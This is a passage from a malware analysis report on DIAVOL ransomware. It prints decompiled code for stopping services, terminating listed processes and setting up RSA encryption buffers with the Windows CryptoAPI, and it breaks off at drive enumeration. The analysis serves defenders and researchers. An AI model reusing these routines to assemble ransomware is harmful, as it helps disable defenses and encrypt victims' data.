


```
load_resource_function(a1, L"SERVPROC", 0);
log_to_file(L"=========== SERVPROC begin");
log_to_file(L"=========== SERVPROC end");
C2_service_stop_list_1 = FINAL_DIAVOL_CONFIG.service_stop_list;
shellcode_func_buffer(&C2_service_stop_list_1, 0i64);
```

Figure 27: Loading & Executing SERVPROC.

Given a list of services to stop, the shellcode iterates through the list and stops them through the service control manager.

It first calls **OpenSCManagerW** to retrieve a service control manager handle with all access, **OpenServiceW** to retrieve a handle to the target service, and **ControlService** to send a control stop code to stop it.




```
for ( service_to_kill = *service_kill_list; ; service_to_kill += -v5 - 1 )
{
  result = *service_to_kill;
  if ( !*service_to_kill )
    break;
  hSCManager = OpenSCManagerW(0i64, 0i64, SC_MANAGER_ALL_ACCESS);
  hService = OpenServiceW(hSCManager, service_to_kill, 0x20u);
  ControlService(hService, SERVICE_CONTROL_STOP, &ServiceStatus);
  CloseServiceHandle(hService);
  CloseServiceHandle(hSCManager);
  v5 = -1i64;
  v6 = service_to_kill;
  do
  {
    if ( !v5 )
      break;
    v3 = *v6++ == 0;
    --v5;
  }
  while ( !v3 );
}
return result;
```

Figure 28: Stopping Target Services.

Terminating Processes


DIAVOL loads and executes the shellcode from the resource **KILLPR** to terminate the processes specified in the configuration.




```
load_resource_function(a1, L"KILLPR", 0);
log_to_file(L"=========== KILLPR begin");
shellcode_func_buffer(FINAL_DIAVOL_CONFIG.process_kill_list, 0i64);
log_to_file(L"=========== KILLPR end");
```

Figure 29: Loading & Executing KILLPR.

The shellcode first calls **CreateToolhelp32Snapshot** to take a snapshot of all processes in the system. Using the snapshot, it iterates through each process using **Process32FirstW** and **Process32NextW**. For each process, its executable name is compared against every name in the configuration's process list to be terminated.



```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
hSnapshot = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot != (HANDLE)INVALID_HANDLE_VALUE )
{
  proc_entry.dwSize = 568;
  if ( Process32FirstW(hSnapshot, &proc_entry) )
  {
    do
    {
      for ( proc_index = 0i64; ; proc_index += v14 + 1 )
      {
        v17 = (__int16 *)&process_kill_list[proc_index];
        v18 = v15;
        v19 = v15;
        do...
        v21 = &process_kill_list[proc_index];
        v22 = 0i64;
        v2 = -1i64;
        v3 = v21;
        do...
        v14 = -v2 - 2;
        if...
        szExeFile = proc_entry.szExeFile;
        v6 = v15 - (char *)proc_entry.szExeFile;
        while ( 1 )
        {
          v7 = *szExeFile;                     // strcmp(process_to_kill, curr_proc_name)
          if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v6) )
            break;
          ++szExeFile;
```



```
      szExeFile = proc_entry.szExeFile;
      v6 = v15 - (char *)proc_entry.szExeFile;
      while ( 1 )
      {
        v7 = *szExeFile;                     // strcmp(process_to_kill, curr_proc_name)
        if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v6) )
          break;
        ++szExeFile;
        if...
      }
      v8 = -(v7 < *(WCHAR *)((char *)szExeFile + v6)) - ((*szExeFile < *(WCHAR *)((char *)szExeFile + v6)) - 1);
L_15:
      if ( !v8 )
      {
        hProcess = OpenProcess(1u, 0, proc_entry.th32ProcessID);
        if ( hProcess != (HANDLE)-1i64 )
        {
          if ( !TerminateProcess(hProcess, 1u) )
            ++v12;
          CloseHandle(hProcess);
        }
      }
    }
  }
  while ( Process32NextW(hSnapshot, &proc_entry) );
}
LODWORD(Toolhelp32Snapshot) = CloseHandle(hSnapshot);
```


Figure 30, 31: Terminating Target Processes.

RSA Initialization

Prior to file encryption, **DIAVOL** sets up the cryptography buffers that are later used to encrypt files.

First, it allocates memory for the following structure before loading and executing the shellcode from resource **RSAINIT**.

```
struct DIAVOL_RSAINIT_STRUCT
{
  HCRYPTPROV hCryptProv; // Handle to cryptographic service provider
  BYTE* Base64_RSA_key; // Base64-encoded RSA key
  char* container_str; // "MicrosoftCryptoGuard"
  char* provider_str; // "Microsoft Enhanced Cryptographic Provider v1.0"
  BYTE* RSA_CRYPT_BUFF;
  BYTE* RSA_FOOTER;
};
```




```
diavol_rsainit_struct.provider_str = (__int64)off_1400193D0;// Microsoft Enhanced Cryptographic Provider v1.0
diavol_rsainit_struct.Base64_RSA_key = FINAL_DIAVOL_CONFIG.Base64_RSA_key;
diavol_rsainit_struct.container_str = (__int64)off_1400193C8[0];// MicrosoftCryptoGuard
diavol_rsainit_struct.RSA_CRYPT_BUFF = (__int64)&RSA_CRYPT_BUFF;
diavol_rsainit_struct.RSA_FOOTER = (__int64)&RSA_FOOTER;
log_to_file(L"=========== RSAINIT begin");
shellcode_func_buffer(
  (FARPROC (__stdcall *)(HMODULE, LPCSTR))&diavol_rsainit_struct,
  (DIAVOL_GENBOTID_STRUCT *)&RSA_KEY_HANDLE);
log_to_file(L"=========== RSAINIT end");
```

Figure 32: Loading & Executing RSAINIT.

The shellcode’s job is to populate **RSA_FOOTER** field to later be used during file encryption.


First, it calls **CryptStringToBinaryW** to Base64-decode the RSA public key and **CryptAcquireContextW** to retrieve a handle to the corresponding cryptographic service provider.



```
CryptStringToBinaryW(
  (LPCWSTR)diavol_rsainit_struct_1->Base64_RSA_key,
  -(int)base64_rsa_key_len - 2,
  CRYPT_STRING_BASE64,                        // Base64-decode the RSA key
  RSA_key,
  &RSA_key_len,
  0i64,
  0i64);
CryptAcquireContextW(
  (HCRYPTPROV *)diavol_rsainit_struct_1,
  (LPCWSTR)diavol_rsainit_struct_1->container_str,
  (LPCWSTR)diavol_rsainit_struct_1->provider_str,
  PROV_RSA_FULL,
  CRYPT_DELETEKEYSET);
if ( CryptAcquireContextW(
       (HCRYPTPROV *)diavol_rsainit_struct_1,
       (LPCWSTR)diavol_rsainit_struct_1->container_str,
       (LPCWSTR)diavol_rsainit_struct_1->provider_str,
       PROV_RSA_FULL,
       CRYPT_NEWKEYSET)
  || (result = CryptAcquireContextW(
                 (HCRYPTPROV *)diavol_rsainit_struct_1,
                 (LPCWSTR)diavol_rsainit_struct_1->container_str,
                 (LPCWSTR)diavol_rsainit_struct_1->provider_str,
                 PROV_RSA_FULL,
                 CRYPT_STRING_BASE64HEADER)) )
```

Figure 33: Decode RSA Key & Retrieve CSP Handle.


Next, the malware calls **CryptImportKey** to import the RSA public key and retrieve the key handle. It calls **VirtualAlloc** to allocate a memory buffer and divides the **RSA_CRYPT_BUFF** buffer into 117-byte blocks. For each block, **DIAVOL** appends it into the allocated buffer and calls **CryptEncrypt** to encrypt it using the RSA key handle.



```
result = CryptImportKey(diavol_rsainit_struct_1->hCryptProv, RSA_key, 0x94u, 0i64, 0, &crypt_RSA_key);
if ( result )
{
  *crypt_RSA_key_1 = crypt_RSA_key;
  mem_buffer = (BYTE *)VirtualAlloc(0i64, 0x3200ui64, 0x3000u, PAGE_READWRITE);// MEM_COMMIT | MEM_RESERVE
  v7 = 12800i64;
  RSA_XOR_BUFF = (BYTE *)diavol_rsainit_struct_1->RSA_XOR_BUFF;
  hKey = crypt_RSA_key;
  v14 = 59;
  v15 = 1;
  pdwDataLen = 0;
  v16 = 18;
  v13 = 2304;
  if ( mem_buffer )
  {
    v7 = v13;
    for ( i = 0; i < v16; ++i )
    {
      if ( i + 1 == v16 )
        pdwDataLen = v14;
      else
        pdwDataLen = 117;
      for ( j = 0; j < pdwDataLen; ++j )
        mem_buffer[128 * i + j] = RSA_XOR_BUFF[117 * i + j];// copy 117-byte block each time
      if ( !CryptEncrypt(hKey, 0i64, 1, 0, &mem_buffer[128 * i], &pdwDataLen, 128u) )
      {                                       // encrypt blocks
        CryptDestroyKey(hKey);
        v22 = 6;
        goto LABEL_21;
      }
    }
```

*Figure 34: Importing RSA Public Key & Encrypting **RSA_CRYPT_BUFF**.*

Finally, the 2304-byte encoded buffer will be copied into the **RSA_FOOTER** buffer. How this and the **RSA_CRYPT_BUFF** buffer are used will later be discussed during file encryption.




```
LABEL_21:
      if ( !v22 )
      {
        for ( k = 0; k < (unsigned int)v7; ++k )
          diavol_rsainit_struct_1->RSA_FOOTER[k] = mem_buffer[k];// write encrypted result to RSA footer
      }
      return VirtualFree(mem_buffer, 0i64, 0x8000u);
    }
  }
```

Figure 35: Writing Encrypted Content Into RSA_FOOTER.

Finding Drives To Encrypt

DIAVOL loads and executes the shellcode from the resource **ENMDSKS** to enumerate and find all drives in the system when the encryption mode from the command line is **local**, **net**, **scan**, or **all**.

The shellcode receives the list of files to avoid encrypting and a buffer to contain the name of drives found during enumeration as parameters.




```
if ( RSA_KEY_HANDLE )
{
  drives_to_encrypt_list[0] = 0;
  memset(&drives_to_encrypt_list[1], 0, 0x7FCui64);
  if ( LOCAL_CRYPT_FLAG || NET_CRYPT_FLAG )
  {
    load_resource_function(a1, L"ENMDSKS", 0);
    file_ignore_list = FINAL_DIAVOL_CONFIG.file_ignore_list;
    v99 = LOCAL_CRYPT_FLAG;
